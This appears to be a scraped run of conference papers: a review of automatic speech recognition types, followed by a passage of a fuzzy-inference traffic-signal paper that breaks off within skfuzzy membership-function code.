<https://www.psgl.net/10-focus-areas-for-cyber-security/>

[9] What is Malware? A Definition & Tips for Malware Prevention | Digital Guardian ©Digital Guardian All rights reserved.

<https://digitalguardian.com/blog/what-malware-definition-tips-malware-prevention>

Automatic Speech Recognition Types: A review

Ghayas Ahmed^{#1}, Dr. Aadil Ahmad^{*2}

[#] Dept. of Computer Sciences BGSBU

Rajouri, J&K, India

ghayas.contact@gmail.com

Dept. of Computer Sciences BGSBU,

Rajouri, J&K, India

aadillawaye@gmail.com

Abstract— This paper endeavors to depict a writing audit of Automatic Speech Recognition. It discusses past years' advances made so as to provide progress that has been accomplished in this area of research. One of the significant difficulties for scientists is ASR exactness. The Speech acknowledgment System centers around challenges with ASR, feature extraction, speech recognition, and performance evaluation. The primary goal of the survey paper is to expose the advancement made for ASRs of various dialects and the mechanical perspective of ASR in various nations and to look into the methods utilized in different phases of Speech acknowledgment and recognize research topics in this difficult field. We are not introducing comprehensive depictions of frameworks or numerical plans but instead, we are introducing particular and novel highlights of chosen frameworks and their general benefits and negative marks.

Keywords— Automatic speech recognition, Language Model, Speech Processing, types of Speech Recognition, Hidden Markov Model.

I. INTRODUCTION

Speech is a fundamental unit of communication for human beings. In the last decade, Computer technology is evolving very fast. This era is an era of computer vision. In order to make communication between human and computer speech recognition provide a flexible role. Speech recognition is a technology in which a human comfortably speaks in a human-understandable language and a computer

understands this language and responds accordingly. Speech recognition Technology converts the speech signal into its corresponding text, image, and or an event stirred by computers and other computerized devices such as mobile phone Technology robots or any other handheld device or computer laptop, etc. In the last few decades, a lot of research has been done for the development of Robust speech recognition systems. Currently, there are many exciting tools available in the market like HTK, KALDI, CMU SPHINX and others, used to develop speech recognition systems. There are many types of devices like mobile phones, computers, ATM machines, household appliances, and many other devices that successfully use speech recognition for the purpose of speech-to-text conversion. Basically, the speech recognition system has been divided into two phases: the first phase of the training phase, and the second phase is the testing phase. In the first phase of speech recognition, we trained the model with the labeled speech data. In the second phase, we test the trained model of speech recognition with the input of a speech signal. The human voice is present in the form of an analog signal but we need to input it into the system for speech recognition in digital format. The digitized sampled signal is complex for direct processing by a system, so it needs to extract speech features from it. Feature extraction in speech recognition system is done using Mel-frequency Cepstral Coefficients (MFCC), Linear Prediction Coding (LPC), and others. The next step compares the computed features with the trained pattern in the acoustic model to find the spoken text. This phase is known as the testing phase of speech recognition systems. There are many methods available for comparison such as neural network, vector quantization TW, HMM [19], etc.

II. TYPE OF SPEECH

Speech Recognition models [22] are generally categorized into two categories based on the type of learning techniques they use. ASR can be classified on the basis of speaker models, vocabulary size used, channel variability, and speaking style, which can be further categorized into two types, utterance speed, and utterance approach. The purpose of creating an ASR is that it can transliterate any language for any speaker. Languages differ in terms of phonetics, character set, and grammar rules; speakers vary in terms of voice pitch, accent, and personality. Every speaker has a unique voice and speaking style; on this basis, an ASR can be classified into three types:




Figure 1: Types of Automatic speech recognition

Speaker Dependent: speaker-dependent ASR can recognize the speech of a single user accurately. Speaker dependent model depends on a specific speaker. In this type of model, the system could be trained on multiple specific user speech. Such a system is easily trainable and offers better accuracy for the specific users over which training is done but can't create a similar degree of accuracy for samples of voices that is outside the pool of users on which the system is trained. These models are more affordable and not difficult to implement. At the point when the voice of the speaker on which the framework was prepared was changed because of wellbeing or because of age factor, the framework won't deliver a similar exactness on the discourse.

Speaker Independent: Speaker independent model recognizes the speech of those users also whose speech samples were not taken for the training of framework [15]. These models are not easy to implement and more expensive. It generates more accurate results on different users when compared to the speaker-dependent model. The system performance depends on

many factors such as background noise, users pitch voice, vocabulary size, etc. These systems are flexible and have real-world implementation.

Speaker Adaptive Model: Speaker adaptive model lies somewhat in between the speaker-dependent model and speaker-independent model. The training of such a model is done in such a way that it can adapt the new user voice pattern efficiently. It can learn new speech discourse designs whenever another user presents itself.

The vocabulary size of the automatic speech recognition has a great impact on the performance of the systems. It can affect the complexity of the systems, processing time (time taken to produce output when input is given), and accuracy of the system (more vocabulary size more will be the accuracy). The training time of the system depends upon the vocabulary size, the larger the vocabulary size more training time will be taken. If the number of similar-sounding words is more in the vocabulary, the accuracy of the system will be reduced. Vocabulary size is divided into five categories,[12] small-sized vocabulary has tens of words; medium-sized vocabulary is having hundreds of words, large vocabulary can consist of thousands of words [16], very large vocabulary usually has tens of thousands of words [17], and out of vocabulary (All the words that are not part of vocabulary are mapped as unknown words).

In the speech recognition system, the term utterance means spoken words. An utterance can have a single word, multiple words, a sentence, two or more sentences can be considered to be a single utterance. Depending upon the utterance approach there are two types of speech signal: isolated and connected words. In the isolated words approach [9], there is a pause between every two spoken words. Usually requires each utterance to have quiet on both sides of the sample window and requires a speaker to wait between words. These types of systems process one word at a time but it is not necessarily mean that system takes one-word input and one-word output at a time. Its response will be better for a single word but give poor results for multiple words input [11]. [8] Connected words, systems take multiple words as an input and process them as a whole rather than one by one but internally, multiple words are given to the system which runs separately as isolated words. There is little or no pause between the two words.

Depending Upon the utterance style there are two types of speech style continuous [10] and spontaneous speech [6]. Continue speech recognition systems

recognize the speech which almost naturally spoken. This type of system is difficult to implement. There is no need for a pause between words. The input given to the system is considered as a whole and not broken into individual words. The spontaneous speech recognition system [13] recognizes speech that is spoken completely in a natural way. Mispronunciations, non-words, and false statements which are difficult to read are handled efficiently in these types of systems [14]. Channel Variability: Another method of categorizing ASRs is depending on the nature of the information channel. Some answers require input signals that are recorded in an environment without any background noise. Noise is undesirable data information in the discourse signal. It can be anything from the tweeting of birds in the background to distortion from the sound not being recorded effectively. In some cases, the information sound wave also gets contorted when we change its channel by utilizing distinctive software. Some other factors that have a great effect on the recording and processing of information signals i.e., age difference, accent, gender, speaking style of the user, and speed of speaking are also taken into consideration. Automatic speech recognition should cope with all these variations in order to perform well. Microphones (recording devices) used also affect the overall performance of the system [7].

III. DIFFICULTIES WITH ASR

Following are some of the difficulties with ASR:

- Human comprehension of speech

Human use the knowledge about the speaker and the subject while listening more than the ears. Words are not sequencing together arbitrarily but there is a grammatical structure that humans use to predict words not yet uttered. In ASR, we have only speech signal. We can construct a model for grammatical structure and use some statistical model to improve prediction but there are still the problem how to model world knowledge

- Noise

Speech is uttered in an environment of sound such as ticking a clock, another speaker in the background, TV playing in another room, etc. This unwanted information in the speech signal is known as noise [21]. In ASR, we have to identify this noise and filter out it from the speech signal. The echo effect is another kind of noise in which a speech signal is bounced on some surrounding object and it appears in the microphone a few milliseconds later.

IV. MODULES OF ASR

Modules for a speech recognition system are shown in Figure 2.

- i. Speech Signal acquisition
- ii. Feature Extraction
- iii. Acoustic Modelling
- iv. Language & Lexical Modelling
- v. Recognition

Two of these modules Speech acquisition and Feature extraction are common to both the phases of ASR.




Figure 2: Basic model of ASR

Feature Extraction:

Feature extraction [18] requires much attention because recognition performance relies heavily on the feature extraction phase. Different techniques for feature extraction are LPC, MFCC, AMFCC, RAS, DAS, ΔMFCC, Higher lag autocorrelation coefficients, PLP, MF-PLP, BFCC, RPLP etc. It has been found that noise robust spectral estimation is possible on the higher lag autocorrelation coefficients. Therefore, eliminating the lower lags of the noisy speech signal autocorrelation leads to removal of the main noise components.

Table 1: List of technique with their properties For Feature extraction

1	Linear Discriminate Analysis(LDA Linear Discriminate Analysis(LDA Linear Discriminate Analysis(LDA Linear Discriminate Analysis(LDA Linear Discriminate Analysis(LDA)	Non-linear feature extraction method, Supervised linear map; fast, eigenvector-based	Better than PCA for classification [5]
2	Linear Predictive coding	Static feature extraction method,10 to 16 lower order coefficients	It is used for feature Extraction at lower order

3	Cepstral Analysis	Static feature extraction method, Power spectrum	Used to represent spectral envelope [5]
4	Mel-frequency cepstrum (MFFCs)	Power spectrum is computed by performing Fourier Analysis	This method is used for find our features
5	Mel-frequency scale analysis	Static feature extraction method, Spectral analysis	Spectral analysis is done with a fixed resolution along a Subjective frequency scale i.e., Mel-frequency Scale
6	Wavelet	Better time resolution than Fourier Transform	It replaces the fixed bandwidth of Fourier transform with one proportional to frequency which allow better time resolution at high frequencies than Fourier Transform
7	Filter bank analysis	Filters tuned required frequencies	

- Acoustic Model Acoustic model [20] is the main component for an ASR which accounts for most of the computational load and performance of the system. The Acoustic model is developed for detecting the spoken phoneme. Its creation involves the use of audio recordings of speech and their text scripts and then compiling them into a statistical representation of sounds which make up words.
- Lexical Models To provide the pronunciation of each word in a given language, Lexicon is developed. Various combinations of phones are defined through lexicon model to give valid words for the recognition. Neural networks have helped to develop lexical model for non-native speech recognition.
- Language Models Language model is the main component operated on million of words, consisting of millions of parameters and with the help of pronunciation dictionary, developed word sequences in a sentence. ASR systems uses n-gram language models which are used to search for correct word sequence by predicting the likelihood of the nth word on the basis of the n-1 preceding words. For large vocabulary speech recognizers, two problems occur during the construction of n-gram language models. For real applications, large amount of training data

generally leads to large models. Second is the sparseness problem, is being faced during the training of domain specific models. Language models are non-deterministic. Both these features make it complicated.

V. LITERATURE SURVEY

The first recognition machine came into existence on 1920 named as Radio Rex which is a toy [1]. In 1950s many researchers tried and investigated on speech recognition machines at that time and came to a conclusion that spectral resonance is observed at the regions of vowels which were extracted from the outputs from filter bank and logic circuits. Later in 1952, the invention of isolated digit recognition for a single speaker is made at bell laboratories by Davis, Biddulph and Balashek [2]. A device is invented by IBM named as Automatic call identification system using which a person can talk and receive the spoken answers from another person from the device [3]. The technique named Hidden Markov Model is being put in use in machines for the first time since then [4]. First, consider the resources. Text-based information retrieval is so useful and attractive because huge quantities of text documents are available over the Internet, and the quantity continues to increase exponentially due to the convenient access. For voice-

based information retrieval, definitely multimedia and spoken content are the new trend, and such resources as rich as text-based resources can be realized even sooner given mature technologies. So this is not a problem at all [13]. Next, consider the retrieval accuracy. Clearly the accuracy for text-based information is acceptable to users and users even like it very much. In fact, the retrieval engines usually can properly rank and filter the retrieved documents which improve the perceived precision to a good extent. On the other hand, there are still serious problems with the accuracy of voice-based information retrieval, especially for spontaneous speech.

VI. CONCLUSION AND DISCUSSION

Speech is one of the most effective and natural ways of communications. Due to the interest in this field, many machines were invented in the past decades that could recognize, understand and respond to the speech. As we can see there is really a tremendous growth in this area and also many applications, software and machines were invented. There are also practical limitations which hinder the use of services and applications. Since there are certain limitations in this area, it becomes one of the exciting topics to push off the limits and spread its wings. The researchers and enthusiasts are showing interest in this field to increase the performance of speech recognition. In future, the speech recognition problems or drawbacks that is now present should not be there and those future problems and limitations should be even more difficult than those of now. In this paper, we have tried to show progress has been done till now since its existence. Though this technology has increased in past four decades tremendously there is still that is to be done. Speech recognition is expected to flourish more in the areas of human- machine interaction and also to develop more in the future. Our aim is to bring about understanding through this paper to the researchers working in this field.

VII. REFERENCES

- [1] Windmann, S., & Haeb-Umbach, R. (2009). Approaches to iterative speech feature enhancement and recognition. *IEEE Transactions on audio, speech, and Language processing*, 17(5), 974-984.
- [2] Davis, K. H., Biddulph, R., & Balashek, S. (1952). Automatic recognition of spoken digits. *The Journal of the Acoustical Society of America*, 24(6), 637-642.
- [3] Pioneering speech recognition (<https://www.ibm.com/ibm/history/ibm100/us/en/icon/s/speechre/co/>)
- [4] Speech recognition through the decade: How

we ended up with siri
https://www.pcworld.com/article/243060/speech_recognition_through_the_decades_how_we_ended_up_with_siri.html)

- [5] M.A.Anusuya , S.K.Katti “Speech Recognition by Machine: A Review” *International journal of computer science and Information Security* 2009.

- [6] “Fundamentals Of Speech Recognition by LAWRENCE RABINER.”
<https://www.biblio.com/book/fundamentals-speech-recognition-lawrence-rabiner/d/1345423839>
(accessed Nov. 21, 2021).

- [7] A. A. Malode and S. Sahare, “ADVANCED SPEAKER RECOGNITION,” *Int. J. Adv. Eng. Technol.*, vol. 443, pp. 443–455, 2012.

- [8] Myers, C., & Rabiner, L. (1981). A level building dynamic time warping algorithm for connected word recognition. *IEEE Transactions on Acoustics, Speech, and Signal Processing*, 29(2), 284-297.

- [9] Pisoni, D. B., & Luce, P. A. (1987). Acoustic-phonetic representations in word recognition. *Cognition*, 25(1-2), 21-52.

- [10] Watcher, M. D., Matton, M., Demuynck, K., Wambacq, P., Cools, R., “Template Based Continuous Speech Recognition”, *IEEE Transaction on Audio, Speech, & Language Processing*, 2007

- [11] Savage, J., Rivera, C., Aguilar, V., “Isolated word speech recognition using Vector Quantization Techniques and Artificial Neural Networks”, 1991.

- [12] Huang Feng-Long, “An Effective approach for Chinese speech recognition on small size of vocabulary”, *Signal & Image Processing: An International Journal (SIPIJ)* Vol.2, No.2, June 2011.

- [13] Kain, A., Hosom, J. P., Ferguson, S. H., Bush, B., “Creating a speech corpus with semi-spontaneous, parallel conversational and clear speech”, *Tech Report: CSLU-11- 003*, August 2011.

- [14] Raza, A., Hussain, S., Sarfraz, H., Ullah, I., and Sarfraz, Z., “An ASR System for Spontaneous Urdu Speech ” in *Proceedings of O-COCOSDA’09 and IEEE Xplore*, 2009

- [15] Mohammad A. M. Abushariah, Moustafa Elshafei, Othman O. Khalifa, “Natural Speaker-Independent Arabic Speech Recognition System Based on Hidden Markov Models Using Sphinx Tools”, May 2010.

- [16] Ronzhin, A. I., Karpov, A. A., “Large Vocabulary Automatic speech recognition for Russian Language”, 2004.

- [17] Thang Tat Vu, Dung Tien Nguyen, Mai Chi

Luong, John Paul Hosom, “Vietnamese Large Vocabulary continuous speech recognition”, 2004.

[18] Gemmeke, J. F., Segbroeck, M. V., Wang, Y., Cranen, B., Hamme, H. V., “Automatic speech recognition using missing data techniques: Handling of real-world data”, 2011.

[19] Debyeche, M., Haton, J.P., Houacine, A., “Improved Vector Quantization Technique for Discrete HMM speech recognition system”, International Arab Journal of information Technology, Vol. 4, No. 4, October 2007.

[20] Aggarwal, R. K. and Dave, M., “Acoustic modelling problem for automatic speech recognition

system: advances and refinements (Part II)”, International Journal of Speech Technology (2011) 14:309–320.

[21] Yifan Gong, “Speech recognition in noisy environments: A survey”, Speech Communication 16 (1995) 261-291,0167-6393/95/\$09.50 © 1995 Elsevier Science B.V.

[22] Jianliang Meng, Junwei Zhang and Haoquan Zhao, “Overview of the Speech Recognition Technology”, 2012 Fourth International Conference on Computational and Information Sciences, 978-0-7695-4789-3/12\$26.00©2012 IEEE.

Generating Saturation of Traffic using Fuzzy Inference System

Rahul Vaghela¹, Dr Kamini Solanki², Dr Priya Swaminarayan³

¹ *Research Scholar, Parul University, Vadodara, India*

¹ *Assistant Professor, Gandhinagar Institute of Technology, Gassndhinagar 382721, India*

² *Assistant Professor, Parul computer application, Parul University, Vadodara, India*

³ *Director, Parul computer application, Parul University, Vadodara, India*

ravaghela83@gmail.com

kamini.solanki@paruluniversity.ac.in

priya.swaminarayan@paruluniversity.ac.in

Abstract—The growth of vehicles and the use of vehicles even over short distances have increased congestion problems in many urban and rural areas. There is a lot of progress in terms of traffic, but there are no identical ways of handling traffic. Because all traffic signals are digitized, we still lack the use of the latest technologies to use such traffic prediction, and we also do not have a system to monitor and control real time traffic. Observations were made mainly in various urban areas of Ahmedabad and Baroda. There seems to be sufficient infrastructure, but a lack of an identical way of dealing with transport, which results in many critical problems. The rapid growth of vehicles and the process of urbanization have increased the number of problems associated with urban transport. Traffic management is considering a hot topic due to the serious impact on the environment, human health and fuel waste due to long waits and congestion. The existing traffic signaling system monitors the fixed timing of traffic signals, and therefore sometimes there may be a long waiting time without traffic, but on the other hand there may be a short time when long rows of vehicles are present which create long traffic jams at peak times. People have been found to face many problems due to such a fix timing of the signal plan implemented on traffic signals without having to input from existing traffic density. There are many algorithms, such as DOGS (Dynamic Green Coordination Optimization) and the fuzzy method of urban traffic signal control that measure vehicle platoon and use them to find the exact green time to pass such traffic from a single intersection, also known as traffic saturation. It is not able to predict the exact saturation of traffic and is not able to incorporate local conditions and heterogeneous traffic. This article will deal with system based on fuzzy rules, which predicts traffic saturation based on fuzzy rules generated by the inclusion of local conditions along with nature of vehicles located in the

area. The result shows it is almost 99.00% to 100% accurate.

Keywords—Fuzzy rules, Membership Function, Fuzzy Control System, heterogeneous Traffic, Signals,

I. INTRODUCTION

Fuzzy numbers are subtypes of subtle numbers, the universe satisfies normal and rotational conditions. This is the basic kind of fuzzy set. Why is it used forever? Why do we study in the dark? The word fuzzy in general real life, when we talk about real life, it means that our representations of real life, the way we present real life, the way we define real life, are not so correct. When I asked about your height, no one could say and I didn't expect to know the right answer. If I asked the right question, it would most likely give me 5 feet x 8 inches long. But as always, when I look at people, I will say this person is taller than me, I believe, and my experience; or if I ask about today's temperature, the usual response people give today is either too hot or too cold. Our interpretations of the world around us are not always correct. An error that can easily cause your claim to be dismissed is a failure

Fuzzy logic is logic that is not very accurate. Because we deal with our world in this unconscious way, the logic of unconsciousness is, of course, a great calculation. More powerful than a calculation that is performed accurately or a calculation based on less accurate logic; not always, but in many applications they are very inferior in terms of applying the technology to our daily benefit, in the normal way. Fuzzy logic is very popular; especially the Japanese in the early 90's sold fuzzy logic controller, fuzzy logic chips in all types of home appliances. Whether it's a

washing machine or an automatic ticket machine, whatever you have, ordinary home appliances, the Japanese used vague logic, so its popularity grew.

Fuzzy Sets




Fig 1. Difference in Fuzzy and crisp boundary [3]

As the unknown means from accuracy to ignorance. Here, when I say 10, I have an arrow on 10 that tells me that I have a direct meaning, with 10 meaning a very accurate 10.00000. When I say that they are all almost 10, I mean only 10, but on the edge of 10. I can tolerate a band from minus 9 to 9, but if I go to 9 or 11, I deviate from 10, concept 10. That's almost 10, that's about 10, but at low bandwidth I left some bandwidth for 10.

Membership function: the member function $\mu_A(x)$ is characterized by μ_A , which maps all members in the set x to a number from 0 to 1, where x is a real number describing the object or its attribute, X is the universe of discourse and A is a subset of X

Parameterization of Membership Function: This unit is designed to optimize the fuzzy inference system to achieve the desired I / O map. The membership guidelines listed here are one size fits all. 2 -dimensional MF can be formed through the expansion of a primary MF




Fig 2. Membership functions a. Triangle b. Trapezoidal c. Gaussian d. Bell [3]

FL mainly contains a set of rules in natural language. The rules were later transformed into a mathematical equivalent and formed part of a real-world fuzzy system. [14] The fuzzy approach allows you to convey values and provide opportunities to think in more ways than one. Fuzzy sets allow us to get accurate results by reducing the complications of a matter, but for the most part, all real-world problems are nonlinear and ambiguous. Fuzzy systems uses knowledge from domain professionals to create a base of rules. It is best suited for non-linear input and output. The FL system mainly uses data measured in processes, and therefore works even better when model variables are not available exactly. (Pappis and Mamdani et al.). They offered the implementation of a fuzzy logic console at the intersection of one of the two streets in one direction without traffic diversion. [13] (Nakatsuyama et al.) They used FL to control adjacent intersections in one-way motion to determine the extent or termination of the green signal of the subsequent intersection based on upstream traffic. [12]

Almost the whole part of Gujarat where the signals are located. Observations were made mainly in various urban areas of Ahmedabad and Baroda. There seems to be sufficient infrastructure, but a lack of an identical way of dealing with transport, which results in many other critical problems. People have been found to face many problems due to such timing of repairs without having to enter from existing traffic density. There is a real need to consider a solution at national level, as it has the potential to eliminate many of the

problems that may arise as a result. This solution will help to address many problematic issues, such as noise pollution, environmental pollution, victims' health problems, saving fuel as a natural resource, etc.

The proposed approach is a new effort to address the above issues.

- It is a better way to identify traffic directions along with their type.
- Measuring an efficient way of collecting traffic density data and using it as an effective measure to create dynamic traffic signal management systems
- Real-time inputs to design more accurate and real-time systems that handle traffic conditions and also avoid chaotic situations.
- Traffic control using a dynamic or adaptive traffic light system
- Reduce psychological stress while traveling
- Fuel saving
- Save the environment by reducing pollution

Currently, the traffic control and information management center (ATMICC), managed by Ahmedabad Municipal Corporation (AMC) and Ahmedabad City Traffic Police, is responsible for controlling traffic lights in Ahmedabad. [7] Maintains

an inventory of signaling devices connected to it. It also purchases and maintains the signaling equipment and infrastructure (including the mechanical, electrical and electronic components that make up the system) to be designed and deployed to meet Ahmedabad's specific requirements in terms of weather conditions, operating environment, safety, etc. [8]

- Isolated signaling based on a fixed time controller:
- Fixed time controller with signaling based on control room connectivity
- Adaptive signaling system

There are about 227 signaled intersections under the AMC. Of the 227 signals at 3 intersections, it works in adaptive mode. The city of Ahmedabad is currently updating the infrastructure of its traffic signaling system [1].

This paper describes a fuzzy inference system developed to provide a prediction for calculating the best value for traffic saturation for each direction at a single intersection

II. Literature Review

Sr No	Author Names	Title	Functionality
1	Dr. Satish Kur Kalhotra; et al.	Advanced intelligent transportation system for driver assistance based on the internet of things	An IOT based driver assistance system provide traffic viewing system mounted on vehicles. Vehicle engine control and collision avoidance
2	Prof. Shalini Yadav; et	ITDL-system: intelligent transportation using deep learning system	It has a framework for the interactions of vehicle-to-vehicle, vehicle-to-infrastructure, infrastructure-to-vehicle and infrastructure-to-infrastructure. Vehicle monitoring, Road safety and motor traffic efficiency. Energy optimization, connectivity failure, traffic management, and heterogeneity of vehicles, data transfer vehicle collision warning, traffic information dissemination
3	Mr. Devasis Dasgupta	A generic adaptable and intelligent microcontroller	Intelligent microcontroller hardware which is configurable to perform in diverse industry requirements.

			Automatic health monitoring systems, Dynamic and intelligent code testing systems for embedded software, space vehicles deployed on space voyages, sophisticated and complex process control systems
4	Mr. Somendra Tripathi; et al	MTV-framework traffic classification: machine /deep learning framework for traffic classification and taking appropriate actions on vehicles using iot-based technology	Asynchronous transfer mode based computerized system mountable on a moving vehicle Camera to captures in real time image frames of the environment and transfers them to the image processor. Driver assistance function and information is exchanged between the traffic sign recognition and driver.
5	Dr. P. Selvan; et al	Development of real time traffic control system using digital image processing	Collect digital image information taken by the camera processed by the MATLAB simulation Selects the appropriate timing according to the number of vehicles to reduce the traffic jam. Controller placed in the Arduino board, controls the traffic signal ON and OFF with respect to the data given from the MATLAB output.
6	A. Ilavendhan; et al	CVR- intelligent device: intelligent device to count the number of vehicles running on road (real time, location, running speed etc.)	System designed for remote sensing and vehicle control. Feeder to centralized cloud computing systems for extraction of asset information and generation of semantic maps. The map is used to vehicle localization and control in vehicles. Local environment sensors having machine vision systems can be attached on a vehicle
7	Prof. H.M.Bankar; et al	STDL-system: smart transportation using deep learning system	A system which connects vehicle to vehicle, vehicle to infrastructure and infrastructure to infrastructure using IOT Monitoring the vehicle, driver and goods stored in the vehicle. An IOT enabled vehicle which increases road safety and traffic information. Model for information dissemination.
8	Ms. Muskan Parakh; et al	ATC-system: advanced traffic control system by using intelligent technology	A System is a dynamic count of vehicle using infrared and machine learning technology, Stolen vehicle detection

			Automatic rule break fine collection system, Emergency vehicle clearance, auto timer incremented, decimated active, Android App for traffic statistics and over speed vehicle detection System, speed detection are the sub modules of the system. Each individual vehicle is equipped with infrared frequency identification (RFID) \ Communicates to each driver based on vehicle data.
9	Yancheng Jida	Multi-camera vehicle tracking system based on deep learning	Multi-camera vehicle tracking system based on deep learning establishing a plurality of photographing cameras Detecting the type of vehicle in an obtained video. The tracking information is stored in a special database, Blocking processing is carried out on different camera tracks
10	Univ Beijing Jiaotong	Self-adaption traffic signal control system and method based on deep reinforcement learning	Self-adaptive system having interactive modules A state sensing module network A control decision module, Update module Based on reinforcement learning which sets the traffic states and generates the network based on R

III. Experimental Setup, Material and Method of proposed System

3.1 Key Objectives of Proposed System

- The proposed approach is a novel effort to target above mentioned issues.
- It is better way of identifying the traffic directions along with its time dimension.
- Measuring effective way of collecting the traffic density data and use it as a effective measure to create dynamic traffic signal controlling systems
- Real time traffic input to propose more accurate and real time system that handle traffic conditions and also avoid chaotic situations.
- To manage traffic by using dynamic or Adaptive traffic light system
- To reduce mental stress at the time of travelling
- To save fuel
- To save Environment by reducing pollution

3.2 The Below mentioned hardware are used for building prototype.

1. Arduino ATmega 2560
2. Serial to USB TTL Converter (Serial Transceiver)
3. Seven Segment 5 digit customized Modules (20 segment & 04 Modules)
4. 0.14 gauge connecting cables
5. 5mmRGB LEDs Traffic Module (04)
6. Power Supply , 5 DC (1AMP)
7. Frontech FT-2251 Webcam(USB CAM), 20 MP, built in mic, 30 fps, Colour CMOS image sensor, Maximum resolution: 640x480, Video Format: 24bit RGB, Dynamic range: 3cm to infinity, Automatic white balance (04 Nos)




Fig 3. Prototype System Snapshot

As we can observe from the above screenshot, the fix timing taken for default value is 50 seconds which is applied to all direction signals. There are four directions identified e.g. North, South, East and West. All direction traffic is collected in the form still traffic image and queue traffic image. These images analyzed for traffic density and used as input value for Fuzzy inference system. The intelligent fuzzy inference uses rules to generate delta value that will increase or decrease the fix value based on traffic density present at the signal in each direction. Accuracy level of each direction is denoted in above image where in you will find line that will depict the accuracy value of density and time required to clear that traffic in each direction which is also known as saturation of time.

The saturation of time for fix timing is depicted with orange color and the same for the developed intelligent system is shown with blue color. As you can see in the figure the value of fix timing ranges from 0 to 99 % for East, West and South and North direction while it ranges for 75% to 100% for the developed intelligent system which shows the greater efficiency of developed system. It can also concluded in a way that the developed system generate very precise timing plan based on the density present on each of the direction. It is indeed very good result which can be demonstrated though the said graph. The developed inference system can be modified or amended based on updating rules and also flexible in accommodating specific traffic

conditions like there more two wheelers and slow moving vehicle like cycle, cart etc. in Indian traffic compared to western countries.

IV. Define Rules, setting up system and Results

4.1 Tools and Technology

Used ANACONDA, TENSORFLOW, based deep network to recognised objects and Python with SKGUZZY package Fuzzy Control System

1. Define still traffic density and queue traffic density as Antecedent

2. Define still Traffic in one direction of Signal as Antecedent

```
stl_traf['few'] = fuzz.trapmf(stl_traf.universe,[0, 5,10, 15])
stl_traf['small']=fuzz.trapmf(stl_traf.universe,[11,1 6,21, 26])
stl_traf['medium']=fuzz.trapmf(stl_traf.universe,[2 3,28,33,38]) stl_traf['many']=fuzz.trapmf(stl_traf.u niverse,[35, 40,45, 50])
```




Fig 4 Still Traffic Trapezoid Membership Function

3. Define Queue Traffic in one direction of Signal as Antecedent

```
que_traf['few']=fuzz.trapmf(que_traf.universe, [0, 5,10, 15])
que_traf['small'] =
fuzz.trapmf(que_traf.universe,[11,16,21,26])
que_traf['medium']=fuzz.trapmf(que_traf.universe,[
```


